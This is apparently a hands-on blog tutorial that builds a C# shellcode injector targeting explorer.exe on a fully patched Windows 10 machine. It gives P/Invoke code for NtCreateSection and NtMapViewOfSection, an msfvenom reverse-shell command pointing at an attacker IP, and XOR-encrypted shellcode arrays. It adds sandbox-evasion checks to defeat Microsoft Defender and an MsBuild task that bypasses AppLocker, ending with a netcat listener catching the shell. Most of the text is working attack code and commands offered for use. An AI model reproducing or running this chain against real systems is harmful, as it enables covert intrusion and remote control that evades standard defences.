Process Injection with Defender e AppLocker bypass

Objective
The objective is to design a process injection payload that utilizes low-level Win32 API calls to bypass Microsoft Defender’s mitigation mechanisms and AppLocker restrictions. Specifically, this payload leverages the NtCreateSection and NtMapViewSection functions to inject shellcode into an unmanaged section of memory within the current process, and then maps this shellcode into the virtual address space of a target process, such as explorer.exe. All the code can be found here.
The setup
The target machine will be a Windows 10 Enterprise fully updated, at the time I am writing, 22H2 version with these hotfixes:
systeminfo

Hotfix(s):  8 Hotfix(s) Installed.
            [01]: KB5048161
            [02]: KB5045936
            [03]: KB5011048
            [04]: KB5015684
            [05]: KB5046613
            [06]: KB5014032
            [07]: KB5016705
            [08]: KB5046823
This machine has a local, non-admin account, named Student that will simulate our target user.

On top of that, the machine has Windows Defender fully turned on
And AppLocker with default rules

That prevent the execution of scripts and binaries outside default locations of non-admin accounts
PS C:\Users\student> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage

PS C:\Users\student> copy C:\Windows\System32\calc.exe C:\Users\student\Desktop\;
C:\Users\student\Desktop\calc.exe

Program 'calc.exe' failed to run This program is blocked by group policy.
For more information, contact your system administrator
The shellcode injector
I want to create a C# payload that uses the following Win32 APIs to inject the shellcode:
- NtCreateSection to create a section in memory to share with target process
- NtMapViewOfSection to map the section in the target process
We also need to get the handles of the processes with:
- OpenProcess for the target process
- GetCurrentProcess for our process
and invoke the shell code in the remote process with:
We can use P/invoke to call these unmanaged APIs in our managed code:
[DllImport("kernel32.dll", SetLastError = true)]
public static extern IntPtr GetCurrentProcess();

[DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
static extern IntPtr OpenProcess(
    uint processAccess,
    bool bInheritHandle,
    int processId);

[DllImport("ntdll.dll", SetLastError = true, ExactSpelling = true)]
static extern UInt32 NtCreateSection(
    ref IntPtr SectionHandle,
    UInt32 DesiredAccess,
    IntPtr ObjectAttributes,
    ref UInt32 MaximumSize,
    UInt32 SectionPageProtection,
    UInt32 AllocationAttributes,
    IntPtr FileHandle);

[DllImport("ntdll.dll", SetLastError = true)]
static extern uint NtMapViewOfSection(
    IntPtr SectionHandle,
    IntPtr ProcessHandle,
    ref IntPtr BaseAddress,
    UIntPtr ZeroBits,
    UIntPtr CommitSize,
    out ulong SectionOffset,
    out uint ViewSize,
    uint InheritDisposition,
    uint AllocationType,
    uint Win32Protect);
We also need to import some constant values required for the APIs. The documentation can be found on the P/Invoke website:
public const UInt32 STANDARD_RIGHTS_REQUIRED = 0x000F0000;
public const UInt32 SECTION_QUERY = 0x0001;
public const UInt32 SECTION_MAP_WRITE = 0x0002;
public const UInt32 SECTION_MAP_READ = 0x0004;
public const UInt32 SECTION_MAP_EXECUTE = 0x0008;
public const UInt32 SECTION_EXTEND_SIZE = 0x0010;
public const UInt32 SECTION_ALL_ACCESS = STANDARD_RIGHTS_REQUIRED | SECTION_QUERY | SECTION_MAP_WRITE | SECTION_MAP_READ | SECTION_MAP_EXECUTE | SECTION_EXTEND_SIZE;
Now that we have all the functions, we can start to write the injector itself. The first thing is to get the handles of the target process:
// get process by name
Process[] localByName = Process.GetProcessesByName("explorer");
int Id = localByName[0].Id;

// handle of explorer id
IntPtr hProcess = OpenProcess(0x001F0FFF, false, Id)
Where the value 0x001F0FFF is PROCESS_ALL_ACCESS right, the second argument is not relevant in our use, so we set it to false.
Section map
Before creating the section, because we need to know the size to allocate, we create shell code. I choose a simple stageless one with some iterations and a simple encoder:
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.191.226 \
LPORT=443 -e x64/xor_dynamic -i 3 -f csharp

byte[] buf = new byte[610] { 0xbb,0x3b,0xe5,0x6f,0x90,0xd9,
0xcc,0xd9,0x74,0x24,0xf4,0x5e,0x33,0xc9,0xb1,0xba,0x31,0x5e,
0x12,0x03,0x5e,0x12,0x83,0xd5,0x19,0x8d,0x65,0x96,0x65,0x4e,
0x33,0xfd,0xb3,0xa5,0xe2,0x89,0x67,0xce,0x4e,0x42,0xa1,0x9f,
0xc2,0x95,0x4a,0xf3,0x27,0xae,0xbf,0x70,0xe4,0xd3,0x3e,0x36,
0x25,0x9c,0xf8,0x0e,0x45,0x83,0xdf,0x16,0x3c,0xda,0x0e,...}
Now that we have to create the section in our process and map it to the target one. We start to create the section:
byte[] buf = new byte[610] { 0xbb,0x3b,0xe5,0x6f,0x90,0xd9,
0xcc,0xd9,0x74,0x24,0xf4,0x5e,0x33,0xc9,0xb1,0xba,0x31,0x5e,
0x12,0x03,0x5e,0x12,0x83,0xd5,0x19,0x8d,0x65,0x96,0x65,..}

//size of shell code for the section
uint maxSize = (uint)buf.Length;

// will point to memory address to the section
IntPtr handleSection = IntPtr.Zero;

uint PAGE_EXECUTE_READWRITE = 0x40;
uint SEC_COMMIT = 0x8000000;

NtCreateSection(
    ref handleSection,
    SECTION_ALL_ACCESS,
    IntPtr.Zero,
    ref maxSize,
    PAGE_EXECUTE_READWRITE,
    SEC_COMMIT,
    IntPtr.Zero);
The API will write the address of the section in the first argument, with the second we get full access to the section. The fourth is the size of the section that is equal to our shellcode. The fifth and sixth set the page to full access. The third and last are not relevant in our use.
MapView
Now that the section is created, we have to map it twice, once in our process and once in the target one. We start with our own:
IntPtr address_memory_own_process = IntPtr.Zero;
uint viewsize = 0;
ulong sectionOffset = 0;
uint allocation = 0;
uint status;

// map section into our own process
status = NtMapViewOfSection(
        handleSection,
        GetCurrentProcess(),
        ref address_memory_own_process,
        UIntPtr.Zero,
        UIntPtr.Zero,
        out sectionOffset,
        out viewsize,
        2,
        allocation,
        PAGE_EXECUTE_READWRITE
    );
The relevant part is the use of the handleSection created before. The API will write the memory address of the view in the address_memory_own_process variable and we set the page with PAGE_EXECUTE_READWRITE to have full access.
We do the same thing with the target process:
IntPtr address_memory_explorer = IntPtr.Zero;
status = NtMapViewOfSection(
        handleSection,
        hProcess,
        ref address_memory_explorer,
        UIntPtr.Zero,
        UIntPtr.Zero,
        out sectionOffset,
        out viewsize,
        2,
        allocation,
        PAGE_EXECUTE_READWRITE
    );
Now we have to simply copy the shellcode into our view, and because the section is mapped, the remote process will see it:
Marshal.Copy(buf, 0, address_memory_own_process, buf.Length);
Then start the thread using the address memory in the remote process:
CreateRemoteThread(hProcess, IntPtr.Zero, 0, address_memory_explorer, IntPtr.Zero, 0, IntPtr.Zero)
And the process injection is complete.
Defender bypass
Because we also have Defender in place, we have to craft our shellcode in an encrypted way to avoid static analysis. We also have to implement some AV heuristic bypasses to avoid runtime detection.
The encrypted shell code
I chose to do it with a XOR key and a loop over all bytes.
Below the implementation in c#:
// the key
byte key = 0x2a;
// the shell code
byte[] buf = new byte[610] { 0xbb,0x3b,0xe5,0x6f,0x90,0xd9,
0xcc,0xd9,0x74,0x24,0xf4,0x5e,0x33,0xc9,0xb1,0xba,0x31,0x5e,
0x12,0x03,0x5e,0x12,0x83,0xd5,0x19,0x8d,0x65,0x96,0x65,0x4e,
0x33,0xfd,0xb3,0xa5,0xe2,0x89,0x67,0xce,0x4e,0x42,0xa1,...};
byte[] encoded = new byte[buf.Length];
Now we simply loop over it
for (int i = 0; i < buf.Length; i++)
{
    encoded[i] = (byte)(buf[i] ^ key);
}
and get the new shellcode encrypted
C:\Tools\xor_encrypt.exe

XOR encryption with key 0x2a
byte[] buf = new byte[610] {
0xc1, 0x0d, 0x71, 0x79, 0x75, 0x9a, 0xdf, 0xd6, 0x84, 0x5f, 0xd7, 0x7d, 0x73,
0x79, 0x74, 0xa0, 0x2c, 0x1a, 0x2d, 0x62, 0xd5, 0xed, 0x62, 0xd5, 0xec,
0x4c, 0xab, 0x15, 0xb9, 0x1d, 0x5e, 0x2d, 0xaa, 0x14, 0xdf, 0x5f, 0xc0,
0xc1, 0xcc, 0xd5, 0xcb, 0xc2, 0xfe, 0xd5, 0xd5, 0xd5, 0x0b, 0xdf, 0xe0,
0x2c, 0x50, 0x58, 0x54, 0xbb, 0x3b, 0xf7, 0xa5, 0x7e, 0xf6, 0x5c, ...};
With the encrypted shell code can add it to the process injection payload with a simple decryption routine at runtime:
byte[] buf = new byte[610] {
0xc1, 0x0d, 0x71, 0x79, 0x75, 0x9a, 0xdf, 0xd6, 0x84, 0x5f, 0xd7, 0x7d, 0x73,
0x79, 0x74, 0xa0, 0x2c, 0x1a, 0x2d, 0x62, 0xd5, 0xed, 0x62, 0xd5, 0xec,
0x4c, 0xab, 0x15, 0xb9, 0x1d, 0x5e, 0x2d, 0xaa, 0x14, 0xdf, 0x5f, 0xc0,
0xc1, 0xcc, 0xd5, 0xcb, 0xc2, 0xfe, 0xd5, 0xd5, 0xd5, 0x0b, 0xdf, 0xe0,
0x2c, 0x50, 0x58, 0x54, 0xbb, 0x3b, 0xf7, 0xa5, 0x7e, 0xf6, 0x5c, ...};

for (int i = 0; i < buf.Length; i++) { buf[i] = (byte)(buf[i] ^ 0x2a); };
Microsoft heuristic bypass
To avoid any heuristic detection, we can use a few techniques. The first one is to call a rare Win32 API. If the call to this function is not working, we are probably running in an emulation environment by the Antivirus where this function is not implemented, and we simply exit. I chose to use FlsAlloc:
IntPtr x = FlsAlloc(IntPtr.Zero);
if ((uint)x == 0xFFFFFFFF) { return; }
The next technique is to put a sleep function. Usually, when Antivirus sees the sleep, they fast-forward to the next instruction to avoid any latency to the final user. We can check if the time elapsed is equal to the time slept. If not, we return:
DateTime t1 = DateTime.Now;
Sleep(2000);
double t2 = DateTime.Now.Subtract(t1).TotalSeconds;
if (t2 < 1.5) { return; }
Now if we compile it and we test with DefenderCheck:
PS C:\Tools\DefenderCheck> .\DefenderCheck.exe .\process_injection.dll
Target file size: 7168 bytes
Analyzing...

Exhausted the search. The binary looks good to go!
The binary it’s clean even if it’s inject a reverse shell in a remote process, cool 🔥.
AppLocker bypass
Because there is also AppLocker in place, our user can’t invoke the .NET framework directly in the terminal; a simple call to a C# function will fail.
PS C:\Users\student> [Math]::Cos(1)
Cannot invoke method. Method invocation is supported only on core types in this language mode.
One way to bypass this is to use a native, signed Windows binary that allows running arbitrary C# code. One solution is to use the MsBuild.exe binary, which can be configured to run tasks with C# code at compile time.
We have to craft our shellcode injector to be a DLL that inherits the Task class of the Microsoft.Build.Utilities.dll assembly:
using System;
using Microsoft.Build.Framework;
using Microsoft.Build.Utilities;

namespace MyTasks
{
    public class SimpleTask : Task
    {
        public override bool Execute()
        {
            // put shell code injector here
            return true;
        }
    }
}
now we create a simple .proj file that call this task at compile time.
PS C:\Tools\msbuild> type .\myproj.proj
<Project xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
    <UsingTask TaskName="SimpleTask" AssemblyFile="c:\Tools\msbuild\TaskMSbuild.dll" />
    <Target Name="MyTarget">
        <SimpleTask />
    </Target>
</Project>
The final payload
Now if we combine all togheter we obtain a code like this.

In the kali box we a listerner
rlwrap nc -lnvp 443
Listening on 0.0.0.0 443
And of the windows machine, with low user student with AppLocker default rules and Microsoft Defender, we put the .dll and .proj file and we invoke MsBuild
C:\Users\student>c:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe c:\Tools\msbuild\myproj.proj
Microsoft (R) Build Engine version 4.8.9037.0
[Microsoft .NET Framework, version 4.0.30319.42000]
Copyright (C) Microsoft Corporation. All rights reserved.

Build started 12/10/2024 12:09:57 PM.

Build succeeded.
    0 Warning(s)
    0 Error(s)

Time Elapsed 00:00:02.35
and we get a reverse shell, super cool 🔥